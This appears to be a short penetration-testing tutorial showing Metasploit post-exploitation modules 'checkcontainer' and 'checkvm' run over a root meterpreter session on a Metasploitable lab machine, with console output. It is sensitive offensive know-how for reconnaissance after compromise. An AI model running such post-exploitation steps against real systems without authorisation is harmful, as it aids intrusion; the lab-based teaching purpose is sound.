
15229736

Recently added, the "checkcontainer" module checks if our target is a Docker container or not. As you can see in the image below, we are using a session id of a meterpreter session.




```
  3         meterpreter x86/linux  uid=0, gid=0, euid=0, egid=0 @ metasploita
ble.localdomain  192.168.41.178:4433 -> 192.168.41.173:43701 (192.168.41.173)

msf5 > use post/linux/gather/checkcontainer
msf5 post(linux/gather/checkcontainer) > show options

Module options (post/linux/gather/checkcontainer):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  3                yes       The session to run this module on.

msf5 post(linux/gather/checkcontainer) > set session 3
session => 3
msf5 post(linux/gather/checkcontainer) >
```

As you can see, our target is not a Docker container (It's a Vmware virtual machine).




```
msf5 > use post/linux/gather/checkcontainer
msf5 post(linux/gather/checkcontainer) > show options

Module options (post/linux/gather/checkcontainer):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION  3                yes       The session to run this module on.

msf5 post(linux/gather/checkcontainer) > set session 3
session => 3
msf5 post(linux/gather/checkcontainer) > run

[*] This does not appear to be a container
[*] Post module execution completed
msf5 post(linux/gather/checkcontainer) >
```

We can also check whether if our target is a virtual machine or not using the "checkvm" module as shown below.



```
msf5 > use post/linux/gather/checkvm
msf5 post(linux/gather/checkvm) > show options

Module options (post/linux/gather/checkvm):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf5 post(linux/gather/checkvm) > set session 3
session => 3
msf5 post(linux/gather/checkvm) > run

[*] Gathering System info ....
[+] This appears to be a 'VMware' virtual machine
[*] Post module execution completed
msf5 post(linux/gather/checkvm) >
```

